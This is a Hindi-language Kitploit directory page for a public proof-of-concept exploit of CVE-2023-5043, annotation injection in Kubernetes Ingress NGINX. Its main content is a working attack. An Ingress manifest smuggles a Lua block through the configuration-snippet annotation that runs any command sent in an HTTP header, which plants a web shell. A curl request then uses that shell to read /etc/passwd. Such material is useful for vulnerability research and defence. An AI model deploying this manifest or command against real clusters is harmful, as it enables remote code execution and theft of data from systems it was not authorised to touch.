
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-5043 — CVE-2023-5043 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Kubernetes में Ingress NGINX एनोटेशन इंजेक्शन के माध्यम से मनमाना कमांड निष्पादन प्रदर्शित करता है, जिसमें curl-आधारित RCE ट्रिगर शामिल है। | Kitploit
उपकरण/GitHubGitHub/r0binak/cve-2023-5043
कंटेनर सुरक्षाभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणक्लाउड सुरक्षागलत कॉन्फ़िगरेशन
GitHubr0binak/cve-2023-5043

CVE-2023-5043

CVE-2023-5043 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Kubernetes में Ingress NGINX एनोटेशन इंजेक्शन के माध्यम से मनमाना कमांड निष्पादन प्रदर्शित करता है, जिसमें curl-आधारित RCE ट्रिगर शामिल है।

रिपॉजिटरी देखें
162 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2023-5043

Ingress nginx एनोटेशन इंजेक्शन से मनमाना कमांड निष्पादन होता है

  1. Ingress बनाएं (Service और Pod के बिना भी बनाया जा सकता है)
root@kitploit:~
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80

  1. अपने Ingress NGINX कंट्रोलर का सार्वजनिक पता निर्दिष्ट करके अनुरोध करें:
root@kitploit:~
curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. RCE प्राप्त करें 1cveed
टूल डाउनलोड करें